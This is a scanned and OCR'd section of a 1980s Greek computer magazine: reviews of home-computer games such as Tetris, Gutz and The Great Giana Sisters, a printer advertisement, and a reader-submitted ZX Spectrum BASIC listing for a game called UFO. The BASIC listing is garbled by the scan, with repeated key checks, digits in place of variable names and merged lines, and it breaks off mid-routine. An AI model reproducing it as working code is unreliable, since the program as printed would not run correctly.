ΜΟΡΦΗ: ΚΑΣΕΤΑ

ΚΑΤΑΣΚΕΥΑΣΤΗΣ: ELITE

ΔΙΑΘΕΣΗ: GREEK

SOFTWARE

**Η** Elite έχει μεγάλη παράδοση στις compilations. Μετά από το 6 PAK VOL. 2, μας ετοίμασε μία άλλη compilation με πολύ αξιόλογα παιχνίδια. Όπως στο VOL. 2 έτσι και το VOL. 3 περιέχει 6 παιχνίδια τα οποία είχαν όλα κυκλοφορήσει. Αυτά είναι τα: PAPER BOY, GHOST 'N' GOBLINS, DRAGON'S LAIR, ENDURO RACER, ESCAPE FROM SINGES CASTLE (DRAGON'S LAIR II) και THE LIVING DAYLIGHTS. Τα τέσσερα πρώτα έχουν ήδη παρουσιαστεί μέσα απ' αυτή τη





στήλη και άρα είναι γνωστή η ποιότητά τους.

Περνώντας τώρα στο ESCAPE FROM SINGES CASTLE παρατηρούμε ότι μοιάζει σε πάρα πολλά σημεία με το DRAGON'S LAIR I. Κατ' αρχήν να αναφέρουμε και μερικά ιστορικά στοιχεία τα οποία είναι αρκετά ενδιαφέροντα. Ο γνωστός σε όλους σας Dirk, αφού κατάφερε να ελευθερώσει την πριγκίπισσα Daphne από τον τεράστιο δράκο, είπε ο άνθρωπος να ξεκουραστεί και λίγο. Και επειδή, για να πάει διακοπές στις Σεύχελλες, χρειάζονται και κάποια λεφτά, αποφάσισε να εισχωρήσει ξανά στο κάστρο του διαβολικού δράκου για να «δανειστεί» τα απαραίτητα. Χάρη στην εξυπνάδα του κατάφερε να βουτήξει ένα κασόνι με χρυσό, αλλά δυστυχώς γι' αυτόν τον πήραν ειδήσει οι φύλακες του κάστρου, οι οποίοι φυσικά δεν κάθισαν με σταυρωμένα χέρια.

Αρχίζει, λοιπόν, ένα ανελέητο κυνηγητό μέσα στους διαδρόμους του κάστρου. Οι πίστες του παιχνιδιού είναι πολύ όμορφα σχεδιασμένες και πολύχρωμες. Τα sprites του παιχνιδιού πολύ μεγάλα (σε ορισμένες πίστες μάλιστα είναι υπερβολικά μεγάλα!) και η κίνησή τους δεν έχει απολύτως κανένα πρόβλημα. Ο ήχος είναι ανάλογος με αυτόν του Dragon's Lair I (δηλαδή πάρα πολύ καλός).


Το THE LIVING DAYLIGHTS, τώρα, είναι μια μεταφορά του έργου με τον θρυλικό James Bond (007) στην οθόνη των home. Όσοι έχετε δει το έργο, θα ξέρετε και την υπόθεση. Περνώντας στο παιχνίδι τώρα, καλείστε να τελειώσετε με επιτυχία 8 levels, που το καθένα φυσικά έχει τη δική του δυσκολία. Στο 1ο level πρέπει να κατατροπώσετε μερικούς (τι μερικούς δηλαδή) ελεύθερους σκοπευτές που ξεπροβάλλουν πίσω από τα βράχια του Γιβραλτάρ (αυτό δεν είναι δική μου έμπνευση - είναι της Domark). Στο 2ο level πρέπει να προσπατήσετε μερικούς τύπους που παρακολουθούνε μουσικά κονσέρτα (αν είναι δυνατόν!) ενώ στο 3ο level καλείστε να αντιμετωπίσετε μερικούς Ρώσους (συμπεριλαμβανομένου και του Koskon). Στο 4ο level πρέπει να σώσετε (!!!) τον Koskon ενώ στο 5ο πρέπει να σκοτώσετε τους Necros που έχουν σα σκοπό την εξολόθρευσή σας. Στο ίδιο στυλ κινούνται και τα υπόλοιπα levels στα οποία θα έχετε την ευκαιρία να αντιμετωπίσετε κάθε καρυδιάς καρύδι.


Τα graphics του παιχνιδιού είναι πάρα πολύ καλά και ο ήχος φανταστικός (ειδικά στους Amstrad και Commodore. Το scrolling της οθόνης έχει κάποια μικροπροβλήματα αλλά θα τα συνηθίσετε γρήγορα. Ένα μειονέκτημα του παιχνιδιού είναι η υπερβολική του δυσκολία (αυτό θα το διαπιστώσετε από την πρώτη κι όλας πίστα).

Όπως θα έχετε ήδη διαπιστώσει και αυτή η compilation της Elite έχει πολύ ωραία παιχνίδια τα οποία - αν και αρκετά

παλιά - σε συνδυασμό με την τιμή πώλησης του πακέτου, συνθέτουν μια αρκετά δελεαστική προσφορά.

ΕΝΔΙΑΦΕΡΟΝ:  90%

ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:  80%

ΓΕΝΙΚΗ ΕΝΤΥΠΩΣΗ:  85%

## TETRIS

**ΕΙΔΟΣ: STRATEGY GAME**

**ΥΠΟΛΟΓΙΣΤΗΣ: SPECTRUM -**

**AMSTRAD - COMMODORE -**

**ATARI ST**

**ΜΟΡΦΗ: ΚΑΣΕΤΑ - ΔΙΣΚΟΣ**

**ΚΑΤΑΣΚΕΥΑΣΤΗΣ:**


**MIRRORSOFT**

**ΔΙΑΘΕΣΗ: COMPUTER MARKET**

**Λ**οιπόν, υπάρχουν μερικά παιχνίδια που είναι ιδανικά να σου δημιουργούν εφιάλτες. Το Tetris είναι ένα απ' αυτά. Στην πραγματικότητα πρόκειται για ένα παιχνίδι-σπαζοκεφαλιά που μπορεί να παρομοιαστεί με τον κύβο του Rubik. Η διαφορά του είναι πως περιέχει και στοι-








χεία δράσης. Η υπόθεση είναι αρκετά απλή. Απ' την κορφή της οθόνης πέφτουν διάφορα γεωμετρικά σχήματα: τετράγωνα, "L", «σκαλίτσες» κλπ. Τα σχήματα αυτά έχουν μόνο ορθές γωνίες, δεν υπάρχουν δηλαδή κύκλοι, τρίγωνα και άλλα συναφή. Αυτό που πρέπει να κάνει ο παίκτης είναι να περιστρέψει το σχήμα που πέφτει (ή να το κουνήσει αριστερά-δεξιά) με τέτοιο τρόπο, ώστε μόλις φτάσει στη βάση της οθόνης να εφάπτεται τελείως με τα σχήματα που ήδη υπάρχουν εκεί και να μην αφήνει κανένα κενό που να μην μπορεί να καλυφθεί από επόμενο σχήμα. Όπως είναι φυσικό, ο σωρός των σχημάτων μεγαλώνει σιγά-σιγά και ανεβαίνει προς τα επάνω, που σημαίνει ότι για τα επόμενα σχήματα πρέπει ν' αποφασίζετε γρηγορότερα. Είναι περιττό βέβαια να σας πω ότι με το πρώτο κενό που θα βρει το πρόγραμμα (και που δεν θα υπάρχει δυνατότητα να καλυφθεί) εσείς θα έχετε την ευτυχία να αντικρύσετε γι' άλλη μια φορά το τόσο συμπαθητικό μήνυμα "GAME OVER".

Επίσης υπάρχουν 5 levels στα οποία μπορείτε να παίξετε. Φυσικά με κάθε level που ανεβαίνετε, αυξάνει η ταχύτητα του παιχνιδιού. Ομολογώ πάντως ότι είναι αρκετά δύσκολο να καταφέρει κάποιος να συμπληρώσει μια οθόνη. Φυσικά τα σχήματα πέφτουν με τελείως τυχαίους συνδυασμούς που σημαίνει ότι οι αποφάσεις του παίκτη πρέπει να βγαίνουν αστραπιαία.

Ένα άλλο καλό του Tetris είναι και η πολύ μεγάλη Playability του. Δεν έχει ούτε πολύπλοκους χειρισμούς ούτε άλλα τέτοια περίεργα πράγματα και μπορεί να παιχτεί και απ' το εξάχρονο αδερφάκι σας (τώρα το πόσο θα τα καταφέρει είναι άλλο θέμα).

Εκεί βέβαια που δεν τα πάει και τόσο

καλά είναι τα graphics, αφού το μόνο που υπάρχει είναι τα τετραγωνισμένα και χρωματισμένα σχήματα. Το γεγονός όμως αυτό δεν λέει τίποτα, αφού το Tetris δεν στηρίζεται ούτε στα τρομερά graphics ούτε στο φανταστικό ήχο, αλλά στο πολύ καλό gameplay και στη σπαζοκεφαλιά που περιέχει.



## GUTZ

- ΕΙΔΟΣ: ARCADE ACTION**
- ΥΠΟΛΟΓΙΣΤΗΣ:**
- COMMODORE 64/128,**
- SPECTRUM, AMSTRAD**
- ΜΟΡΦΗ: ΚΑΣΕΤΑ/ΔΙΣΚΟΣ**
- ΚΑΤΑΣΚΕΥΑΣΤΗΣ:**
- OCEAN - SPECIAL FX**
- ΔΙΑΘΕΣΗ: OCEAN HELLAS**



**Δ**εν προλάβαμε να συνέλθουμε από το σοκ που λεγόταν Firefly και οι Special FX της Ocean κάνανε πάλι το θαύμα τους. Αυτή τη φορά η υπόθεση δεν έχει να κάνει με διαστημόπλοια που μοιάζουν με μύγες και άλλα τινά. Αντιθέτως το θέμα του game είναι αρκετά μακάβριο. Σύμφωνα με τις τελευταίες πληροφορίες των Αμερικανικών βάσεων, ένα αρκετά περίεργο και τεράστιο αντικείμενο πλησίασε τη Γη και μπήκε σε τροχιά. Αυτό το αντικείμενο κάθε άλλο παρά φιλικό ήταν και συνεπώς έπρεπε κάποιος να πάει να διαπιστώσει περί τίνας πρόκειται. Αν ακόμα δεν το έχετε καταλάβει ο μοναδικός εθελοντής ήσασταν εσείς (αυτό σας έλειπε να αρνηθείτε κιόλας!). Ξεκινάτε λοιπόν ένα ωραίο πρωινό με τη σούπερ διαστημική σας στολή για να ανιχνεύσετε το αντικείμενο αυτό. Δυστυχώς όμως για σας επρόκειτο για ένα τέρας που εκτός από το ότι ήταν σαν το μισό φεγγάρι, ήταν και πολύ πεινασμένο. Πριν προλάβετε να καταλάβετε τι έγινε, ακούστηκε ένα ΓΚΛΟΥΠ και βρεθήκατε στο στομάχι του τέρατος! Από εδώ και πέρα αρχίζει η δική σας αποστολή. Πρέπει να καταφέρετε να δραπετεύσετε μέσα από το τέρας, ενώ παράλληλα να του κάνετε όσο μεγαλύτερη ζημιά γίνεται. Για να τα καταφέρετε όλα αυτά θα πρέπει πρώτα απ' όλα να παρακολουθήσετε ειδικά μαθήματα ανατομίας (!), αφού πρόκειται να περιπλανηθείτε αρκετές ώρες μέσα στις αρτηρίες και τις φλέβες του τέρατος. Σα να μη σας έφταναν όλα αυτά, το τέρας έχει ένα δικό του



αμυντικό σύστημα, κόντρα στα «μικρόβια». Εκεί μέσα θα βρείτε από το πιο απλό λευκό αιμοσφαίριο, μέχρι ολόκληρες στρατιές από εξολοθρευτές μικροβίων (κοίτα να δεις πού καταντά καμιά φορά ο άνθρωπος!). Φυσικά εσείς καλείστε να αντιμετωπίσετε όλα αυτά τα ανεπιθύμητα πλάσματα, ενώ συγχρόνως θα πρέπει να βρείτε τα κεντρικά όργανα του τέρατος και βέβαια να τα καταστρέψετε. Εδώ μπαίνει ένα εύλογο ερώτημα: Πού θα βρείτε όπλα για να τα πραγματοποιήσετε όλα αυτά? Βλέπετε οι κύριοι FX ήταν πολύ τσιγκουνήδες στο θέμα των όπλων και έτσι δε σας εφοδίασαν με κανένα. Θα πρέπει μόνοι σας να ψάξετε να βρείτε τα όπλα που θα σας χρειαστούν για να εκπληρώσετε την αποστολή σας.


Για να συναρμολογήσετε ένα όπλο θα πρέπει να μαζέψετε όλα τα κομμάτια του, τα οποία είναι τρία στον αριθμό. Όταν συναρμολογήσετε κάποιο όπλο, ξεκινά άλλο ένα πρόβλημα: ποιο όργανο καταστρέφει? Καταλαβαίνετε λοιπόν ότι σας περιμένει πολύ ψάξιμο και πολύ περπάτημα μέσα στις λαβυρινθοειδείς φλέβες του τέρατος.

Αφού σας τάραξα με όλα αυτά περί όπλων και οργάνων, καιρός είναι να δούμε τι bonus μπορείτε να βρείτε στο δρόμο σας προς την ελευθερία. Αρχίζουμε με πολεμικά είδη και το πρώτο - και πιο κοινό bonus - είναι τα κράνη, τα οποία σας προστατεύουν για ένα χρονικό διάστημα από πολλά πλάσματάκια. Ένα άλλο χρήσιμο bonus είναι οι κρύσταλλοι οι οποίοι σας εφοδιάζουν με πυρομαχικά ενώ ταυτόχρονα ενεργούν και σαν αποθηκικό του κύριου οργάνου. Ο χάρτης που μπορεί να βρείτε σε κάποιο σημείο είναι πολύ χρήσιμος, γιατί σας δείχνει πού ακριβώς βρίσκεται. Προσοχή όμως γιατί μπορεί να χρησιμοποιηθεί μόνο για τρία λεπτά. Μετά...Sorry, no bonus! Και βέβαια δεν πρέπει να ξεχνάτε και τα κλειδιά, που υπάρχουν διασκορπισμένα και που πρέπει να τα βρείτε αν θέλετε να ξαναδείτε το φως του ήλιου.


Από άποψη γραφικών τώρα, το παιχνίδι





δεν έχει να παρουσιάσει κάτι το εντυπωσιακό. Δεν θα πρέπει ωστόσο να παραλείψουμε το φοβερό scrolling της οθόνης και τον πάρα πολύ καλό ήχο του παιχνιδιού. Επίσης, μέσα στα ατού του προγράμματος είναι η ποικιλία των χρωμάτων καθώς και τα αρκετά μεγάλα sprites. Πάντως νομίζω ότι αξίζει τον κόπο να ασχοληθείτε με αυτό το παιχνίδι και να πείσετε τους κυρίους της Ocean ότι μπορείτε να αντεπεξέλθετε σε τέτοιες δύσκολες καταστάσεις. Έτσι δεν είναι?

GRAPHICS:  78%

ΗΧΟΣ:  83%

ΕΝΔΙΑΦΕΡΟΝ:  80%

ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:  80%

ΓΕΝΙΚΗ ΕΝΤΥΠΩΣΗ:  80%

## THE GREAT GIANNA SISTERS

**ΕΙΔΟΣ: ARCADE**

**ΥΠΟΛΟΓΙΣΤΗΣ:**

**COMMODORE 64 -**

**COMMODORE AMIGA**

**ΜΟΡΦΗ: ΔΙΣΚΕΤΑ**

**ΚΑΤΑΣΚΕΥΑΣΤΗΣ: TIME**

**WARP PRODUCTIONS**

**ΔΙΑΘΕΣΗ: THOMASOFT**

**Κ**αλά τα adventures, δε λέω... Ωραία και τα shoot 'em up... Αλλά ένα καλό arcade είναι σίγουρο ότι θα σας κολλήσει για τα καλά στην οθόνη σας. Όπως για παράδειγμα, το PAC-MAN. Ή το ARCANOID. Ή το THE GREAT GIANNA SISTERS!

Η οικογένεια GIANNA λοιπόν είχε εκτός των άλλων μελών μερικά χαριτωμένα και αγαπημένα κοριτσάκια. Οι αδελ-







*News*

**star**

**ΦΑΝΤΑΣΤΙΚΟΣ  
ΕΚΤΥΠΩΤΗΣ**

**Star LC-10.**



**ΜΟΝΑΔΙΚΗ ΔΙΑΧΕΙΡΙΣΗ  
ΧΑΡΤΙΟΥ**

Ταυτόχρονη τροφοδοσία μηχανογραφικού χαρτιού και σελίδων κοινού χαρτιού (paper park function).

**ΑΠΕΡΙΟΡΙΣΤΟΙ ΧΑΡΑΚΤΗΡΕΣ**

Τέσσερις οικογένειες γραμμάτων και δυνατότητα για ελεύθερο σχεδιασμό χαρακτήρων.

**ΣΥΝΔΕΣΗ ΜΕ ΟΛΟΥΣ ΤΟΥΣ  
COMPUTERS**

Το παράλληλο interface επιτρέπει την σύνδεση του LC-10 με όλους τους δημοφιλείς υπολογιστές.

**ΕΥΚΟΛΟΣ ΧΕΙΡΙΣΜΟΣ**

Οι διακόπτες αφής που βρίσκονται στο εμπρόσθιο μέρος του εκτυπωτή, καθώς και οι μικροδιακόπτες - του, εξασφαλίζουν εύκολο χειρισμό σε όλες τις λειτουργίες.

**ΒΕΛΤΙΩΜΕΝΗ ΤΑΧΥΤΗΤΑ  
ΕΚΤΥΠΩΣΗΣ**

144 χαρακτήρες το δευτερόλεπτο (elite mode) για ποιότητα γραμμάτων απλής εκτύπωσης (draft) και 36 χαρακτήρες το δευτερόλεπτο για γράμματα ποιότητας γραφομηχανής (NLQ).

**ΚΥΚΛΟΦΟΡΕΙ  
ΜΕ ΕΛΛΗΝΙΚΟ ΕΓΧΕΙΡΙΔΙΟ**

**star**

**ΠΡΩΤΗ ΣΕ ΠΩΛΗΣΕΙΣ**



**info-quest**

computers & peripherals

Λ ΣΥΓΓΡΟΥ 7 - ΑΘΗΝΑ 117 43 - ΤΗΛ 9028448  
ΚΑΖΑΝΤΖΑΚΗ 2 - ΘΕΣ/ΝΙΚΗ 546 27 - ΤΗΛ 538293



φούλες αυτές 'αποφάσισαν να κάνουν κάποια σκανταλιά αλλιώςτικη από τις άλλες.

Θα πρέπει να σας πούμε ότι έχουν δύο σημαντικά προτερήματα: έχουν γερά πόδια και ακόμη πιο γερό κεφάλι. Φυσικά τις δυνατότητές τους τις ξέρουν και τις χρησιμοποιούν όσο μπορούν καλύτερα.

Το sprite λοιπόν που ελέγχετε είναι η μικρούλα Γιάννα. Ξεκινάτε ένα πρωινό (για δεσ καιρό που διάλεξε) και ...τρέχετε. Γιατί τρέχετε; Τι να σας πω, θα σας γελάσω. Υποψιάζομαι ότι θα πρέπει να βρείτε καμιά άλλη αδελφούλα σας. Εγώ πάντως μέχρι την πίστα που έφτασα δεν είχα καταλάβει ακριβώς. Αλλά τελικά δεν έχει και πολύ σημασία το τι θέλετε να βρείτε. Η περιπέτεια είναι που μετράει.


Η Γιάννα έχει σαν σκοπό να τα κάνει άνω-κάτω: Κουτουλιές σε τοίχους, πατώματα ενοχλητικών ζουζουγιών και άλλα πολλά. Το παιχνίδι θυμίζει πάρα πολύ το Wonder boy, αλλά είναι ίσως από τις λίγες φορές που δεν μας πείραξε καθόλου. Η κίνηση και το στήσιμο του παιχνιδιού είναι σχεδόν τα ίδια, συνεπώς θα έχετε τα γνωστά προβληματάκια με το «φρενάρισμα» του sprite και με τα επίπεδα που θα πρέπει πηδώντας να φτάσετε.

Οι κουτουλιές έχουν το σκοπό τους. Έτσι λοιπόν η Γιάννα πηδώντας σπάει με το κεφάλι της τα τουβλάκια που βρίσκονται από πάνω, με αποτέλεσμα να παίρνει βαθμούς και διάφορα bonus, ανάλογα με το αν τα τουβλάκια είναι άδεια ή γεμάτα. Κι επειδή τα χρόνια περνούν και η περιπέτεια μάλλον δεν λέει να τελειώσει, η Γιάννα μεγαλώνει κι αυτή.

Το παιχνίδι χωρίζεται σε stages. Κι εδώ η ομοιότητα με το Wonder boy. Εάν φτάσετε στο τέλος της πίστας παίρνετε bonus και συνεχίζετε στην επόμενη. Στο παιχνίδι, μεγάλο ρόλο παίζει ο χρόνος, μια και τα arcades ποτέ δεν συμπαθούσαν τους τεμπέληδες users.


Η περιπλάνηση συνεχίζεται μέσα σε σκοτεινούς διαδρόμους, αλλά και στο υπαίθρο. Η Γιάννα τρέχει, πηδά τα εμπόδια, μεγαλώνει και παίρνει bonus, πιο μεγάλα γιο-γιο και διάφορες μικρές εκπλήξεις. Το παιχνίδι έχει πάρα πολύ ωραία


graphics, χρώματα απαλά και ευχάριστα, διασκεδαστικά sprites κι έναν ήχο, ειδικά στην Amiga, υπέροχο. Με λίγα λόγια λοιπόν, πρόκειται για ένα πολύ διασκεδαστικό arcade.

GRAPHICS:  80%

ΗΧΟΣ:  90%

ΕΝΔΙΑΦΕΡΟΝ:  70%

ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:  80%

ΓΕΝ. ΕΝΤΥΠΩΣΗ:  80%

## ΣΚΟΛΟ-ΠΕΝΔΡΑ

**ΕΙΔΟΣ: ARCADE**

**ΥΠΟΛΟΓΙΣΤΗΣ: AMSTRAD**

**ΜΟΡΦΗ: ΔΙΣΚΟΣ**

**ΚΑΤΑΣΚΕΥΑΣΤΗΣ -**

**ΔΙΑΘΕΣΗ: ACOCOSOFT**



αίνεται ότι στο πασίγνωστο πια «τρένο της Πληροφορικής» ταξιδεύουν και οι Έλληνες. Και μάλιστα σε δωμάτιο Α' θέσης.

Η ACOCOSOFT λοιπόν, η ελληνική εταιρία που έχουμε ήδη παρουσιάσει, έχει έτοιμο το πρώτο σετ 100% ελληνικών παιχνιδιών. Έπειτα από μια σύντομη αλλά πολύ επιτυχημένη πορεία στο χώρο των mini business εφαρμογών, η νεαρή αυτή εταιρία σκοπεύει με αξιώσεις και φιλοδοξίες τα joysticks των gamers. Από το σετ που είχαμε, ξεχωρίσαμε ένα αντιπροσωπευτικό δείγμα, ένα arcade που θυμίζει invaders με πιο διασκεδαστική πλοκή.

Η σκολόπενδρα λοιπόν, ένα ευκίνητο και συμπαθητικό σκουληκάκι προσπαθεί να χωρέσει σε ένα λαβύρινθο γεμάτο από μικρά εμπόδια σε τυχαίες θέσεις. Τι κάνετε εσείς; Δουλειά σας είναι να την ...




πυροβολήσετε. Μην φοβάστε δεν παθαίνει μεγάλο κακό. Αντιθέτως, πολλαπλασιάζεται!


Η μία σκολόπενδρα λοιπόν γίνεται πολλές, μικρότερου μεγέθους βέβαια, οι οποίες τριγυρνούν στην πίστα σας. Εσείς με το κανονάκι σας στο κάτω μέρος της οθόνης (σε στυλ invaders) προσπαθείτε να την πετύχετε, μέχρι να την εξαφανίσετε τελειώς. Για να το κατορθώσετε αυτό θα πρέπει πολλές φορές να καθαρίσετε το χώρο από ενοχλητικά εμπόδια.

Μέχρι εδώ, καλά. Όλα είναι απλά, και το παιχνίδι δεν «παίρνει» βαθμό πάνω από 50%. Η συνέχεια όμως επιφυλάσσει πολλές πρωτότυπες εκπλήξεις. Κάτι μοχθηρά ανθρωπάκια λοιπόν βγαίνουν κατά καιρούς αφήνοντας πίσω τους ... συντρίμια (τουλάχιστον έτσι φαίνονται), τα οποία περιορίζουν τον ελεύθερο χώρο και την ορατότητά σας. Και οι ανεπιθύμητοι δεν σταματούν εδώ. Ένα άλλο κακομαθημένο sprite χοροπηδά πάνω κάτω κι αν το ακουμπήσετε αλλοίμονό σας. Bonus, δωράκια για βαθμούς, κυκλοφορούν εδώ κι εκεί, βράχοι πέφτουνε ... εν ολίγοις γίνεται χαμός. Πρόκειται για παιχνίδι που στηρίζεται στο game play. Όπως καταλαβαίνετε η ACOCOSOFT εκτός από φιλοδοξίες έχει και επιμονή. ό,τι βλέπω θα μας απασχολήσει για τα καλά στο μέλλον αυτή η εταιρία. Θυμηθείτε την!

GRAPHICS:  70%

ΗΧΟΣ:  70%

ΕΝΔΙΑΦΕΡΟΝ:  80%

ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:  85%

ΓΕΝ. ΕΝΤΥΠΩΣΗ:  80%



# ΡΙΧΕΛΛΩΑΡΕ

## ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ ΟΛΟΥΣ

ΕΠΙΜΕΛΕΙΑ: Γ. ΚΥΠΑΡΙΣΣΗΣ

### ΤΟ ΠΡΟΓΡΑΜΜΑ ΤΟΥ ΜΗΝΑ

# UFO



ΕΚΠΑΙΔΕΥΤΙΚΟ



GRAPHICS

Το ΡΙΧΕΛ, θέλοντας να φέρει στο φως της δημοσιότητας κάποιο από τα καλά προγράμματα που έχετε φτιάξει, σας προσφέρει τη μοναδική ευκαιρία να συμπεριληφθείτε σ' αυτούς που θα αποτελέσουν αύριο, τα θεμέλια του ελληνικού software. Για το σκοπό αυτό, αν δεν έχετε συλλάβει ήδη τη μεγάλη ιδέα που θα σας κάνει διάσημος, επιστρατεύστε τον υπολογιστή σας και πατώντας αποφασιστικά τα πλήκτρα του, κάντε τα καλωδιά του να ανατριχιάσουν... Ερείς, από μέρους μας, αναλαμβάνουμε να δημοσιεύσουμε τα προγράμματά σας τα οποία δεν αποκλείεται να αποτελέσουν την αρχή για μια ανοδική σταδιοδρομία στο συναρπαστικό κόσμο του προγραμματισμού. Βέβαια, εκτός από τη δόξα που κανείς δεν εμίσχισε, προσφέρουμε και κάποια χρηματική αμοιβή που είναι 4000 δρχ. Αν βέβαια έχετε φτιάξει κάποιο πρόγραμμα που ξεχωρίζει, θα ανακηρυχθεί πρόγραμμα του μήνα και θα αμοιφθείτε με 8000 δρχ. και τον τίτλο του προγραμματιστή του μήνα.

Για να δημοσιεύσουμε όμως ένα πρόγραμμά σας, πρέπει να ικανοποιούνται κάποιοι όροι που έχουν ως εξής:

1. Το πρόγραμμα πρέπει καταρχήν να είναι δικό σας και όχι «δανεισμένο» από βιβλίο ή περιοδικό. Αν σε κάποιο σημείο υπάρχουν «υπορουτίνες» που αναγκαστήκατε να δανειστείτε από κάποιο άλλο πρόγραμμα, θα θέλαμε να αναφερθείτε εμφανώς.
2. Θα πρέπει να συνοδεύεται από ένα κείμενο που θα περιγράφει το πρόγραμμα και μόνο (σε περίπτωση που συνοδεύεται από επιστολή να είναι σε ξεχωριστή κόλα) τη δομή του προγράμματος καθώς και οτιδήποτε άλλο βοηθάει στην άρτια εκτέλεσή του.
3. Θα πρέπει να είναι ελεγμένο πολλές φορές και - αν είναι δυνατόν - να περιέχεται σε μια κασέτα που θα το συνοδεύει. Τυχόν λάθη σε κάποιο πρόγραμμα καθυστερούν ή ματαιώνουν τη δημοσίευσή του και δημιουργούν προβλήματα σε όσους πρόκειται να ασχοληθούν μ' αυτό. (Οι περισσότεροι από σας άλλωστε θα έχετε ζήσει τέτοιες «δυσκολες» ώρες προσπαθώντας να θεραπεύσετε κάποιο πρόγραμμα).
4. Τέλος, το listing πρέπει να είναι καθαρό και ευανάγνωστο και όπου είναι δυνατό να γίνεται διπλό πέραςμα. Δεν πρέπει να υπάρχουν διορθώσεις με στυλό ή άλλη μέθοδο και γενικότερα να μην υπάρχει τίποτ' άλλο εκτός από αυτά που έγραψε ο εκτυπωτής. Αν υπάρχει και κάποιο COPY της οθόνης, ακόμα καλύτερα.

Αν νομίζετε ότι το ταλέντο σας δε θα σας προδώσει, είμαστε έτοιμοι να δημοσιεύσουμε τα δημιουργήματά σας. Μη διατάζετε, περιμένουμε τις προσπαθείς σας...



ΠΑΙΧΝΙΔΙ



ΕΦΑΡΜΟΓΗ







# SPECTRUM

```

82 PRINT AT 10,0; INK 3; PAPER
6; FLASH 1; "USE THE ARROW KEYS
TO MOVE THE ⌘"
83 PRINT AT 17,0; INVERSE 1; I
NK 5; "YOU HAVE 1 LI
FE!"
90 IF INKEY$="s" OR INKEY$="S"
THEN GO TO 110
100 GO TO 90
110 CLS; RANDOMIZE 1500
115 LET SC=0; LET R=1500
120 CLS; FOR N=1 TO 121; PRINT
AT INT (RND*20)+1,INT (RND*30)+
1; INK 5; "■"; NEXT N
130 PRINT INK 0; AT 20,1; " "
140 PRINT INK 5; AT 0,0; "
SCORE: "; SC; AT 0,12; "ALIENS: 1
0 HOUSES: 100"
155 RANDOMIZE 1
160 PRINT AT X,Y; INK 7; "⌘"
170 PRINT AT 0,P; INK 4; "S"
180 IF INKEY$="S" AND ATTR (X,Y
-1) <> 69 THEN LET Y=Y-1; PRINT AT
X,Y+1; " "
190 IF INKEY$="S" AND ATTR (X,Y
+1) <> 69 THEN LET Y=Y+1; PRINT AT
X,Y-1; " "
200 IF INKEY$="S" AND ATTR (X+1
,Y) <> 69 THEN LET X=X+1; PRINT AT
X-1,Y; " "
210 IF INKEY$="7" AND ATTR (X-1
,Y) <> 69 THEN LET X=X-1; PRINT AT
X+1,Y; " "
220 IF INKEY$="0" AND ATTR (X,Y
)=63 THEN GO SUB 4000; PRINT INK
5; AT X,Y; "⌘"; FOR N=1 TO 20; BE
EP .001,45; NEXT N; FOR N=1 TO 2
0; PRINT AT X,Y; INK INT (RND*7)
+1; "⌘"; NEXT N; LET SC=SC+250; P
RINT AT 0,5; INK 5; INVERSE 1; SC
; LET SH=SH-1; PRINT AT 0,19; IN
K 5; INVERSE 1; SH; " "
230 IF INKEY$="0" AND ATTR (X,Y
)=71 THEN GO SUB 4000; PRINT AT
20,0; INVERSE 1; INK 5; "LOSE";
BEEP .2,2; PRINT AT 21,0; INK 5;
INVERSE 1; " " IF SC>20 THE
N LET SC=SC-15; PRINT AT 0,5; IN
VERSE 1; INK 5; SC
240 LET K=INT (RND*5)
250 IF K=0 AND ATTR (0+1,P) <> 69
THEN LET 0=0+1; PRINT AT 0-1,P;
INK 0; " "
260 IF K=1 AND ATTR (0-1,P) <> 69
THEN LET 0=0-1; PRINT AT 0+1,P;
INK 0; " "

```

```

270 IF K=2 AND ATTR (0,P+1) <> 69
THEN LET P=P+1; PRINT AT 0,P-1;
INK 0; " "
280 IF K=3 AND ATTR (0,P-1) <> 69
THEN LET P=P-1; PRINT AT 0,P+1;
INK 0; " "
290 IF K=4 THEN GO SUB 2000
300 IF K=5 THEN BEEP .3,3; BE
EP .2,2; BEEP .4,4; PRINT FLASH
1; AT 0,0; "THE CITY AND YOU HAVE
DESTRUCTED. SCORE="; SC; " ALIENS=";
SH; PAUSE 50; GO TO 1010
310 IF SH=0 AND R<5000 THEN B
EEP .5,5; CLS; PRINT FLASH 1; "T
HE ALIEN SHIPS HAVE DESTROYED. Y
OU ARE A GOOD PLAYER.
CONGRATULATIONS!"
FOR N=1 TO 7; FOR 0=0 TO 20; BEEP
.01,0; NEXT 0; NEXT N; GO TO 120
RANDOMIZE R+500; GO TO 120
320 IF R=5000 AND SH<=0 THEN PR
INT AT 1,0; INK 5; PAPER 2; AT 0,
0; "CONGRAT U L A T I O N S
!!"; PRINT PAPER 4; INK 0; "T H
E G A M E I S O V E R "
PRINT INK 7; PAPER 3; "PRESS A
NY KEY TO START THE GAME"; BEEP
.3,5; PAUSE 0; PAUSE 0; RUN
1000 GO TO 150
1010 PRINT AT 5,0; FLASH 1; "PRES
S ANY KEY TO START AGAIN"
1020 FOR N=1 TO 30; PLOT Y*8,175
-(X*8); DRAW INT (RND*40)-20,INT
(RND*40)-20; IF INKEY$=" " THEN
NEXT N
1030 PAUSE 0; GO TO 110
2000 LET V=V+1
2100 PRINT AT V,1; "LET HO SHO=5;
PRINT AT 0,29; INK 5; INVERSE 1
; HO; "
2200 RETURN
3000 FOR N=USR "a" TO USR "c"+7
3010 READ A; POKE N,A; NEXT N; R
TURN
